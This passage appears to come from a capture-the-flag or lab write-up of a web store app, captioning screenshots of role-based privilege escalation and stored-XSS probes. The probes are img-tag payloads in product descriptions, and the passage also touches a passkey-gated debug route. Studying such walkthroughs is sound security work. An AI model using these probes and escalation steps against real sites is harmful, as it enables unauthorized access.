
After exploitation, the user logs in successfully as admin (Admin). The dashboard now shows elevated privileges with additional menu options: New Product, DNS, Debug, and Blog.

After logging in as dark2, the system assigns the Seller role. The dashboard now displays the “New Product” option in the sidebar, indicating elevated seller privileges.

The profile page for user dark2 shows User Type: Seller. It displays the user ID, username, and login type (Password). A prompt asks to “Touch your security key” for Passkey enrollment, and an “Enroll Passkey” button is available.

The profile page for user dark2 shows User Type: Seller. It displays the user ID, username, and login type (Password). A prompt asks to “Touch your security key” for Passkey enrollment, and an “Enroll Passkey” button is available.

As the seller dark2, the attacker accesses /dashboard/new-product. The form allows them to create a new store item with fields for Name and Description. They prepare a test product named “test” with the description “test2.”

The application processes a POST request to /dashboard/new-product, returns a 200 OK response, and includes a new product ID in the JSON output ("id": "4932239f-7956-4d26-a9e1-af4be50b41e2"), confirming that it successfully creates the product in the backend.
Privilege Escalation via XSS


The seller submits a new product named “dark” with the description set to the XSS payload <img src=”x”></img>. This is an attempt to test for stored cross-site scripting via the product creation feature.

The store now displays newly created test products. One product description contains a clear XSS payload: <img src=”x”></img>.

A more aggressive XSS payload (<img src=\\\”x\\\”>) submitted through the new product form causes a 500 Internal Server Error, suggesting the backend has some filtering or parsing issues when handling certain characters in product descriptions.
Debug Feature Abuse

Accessing the Debug menu as admin shows an “Unauthorised” message: “This route requires logging in with passkey”.

The response to the profile POST contains a massive attestationObject with raw credential data, clientDataJSON, transports (USB), and public key details. This is part of the WebAuthn registration ceremony for enrolling a Passkey.
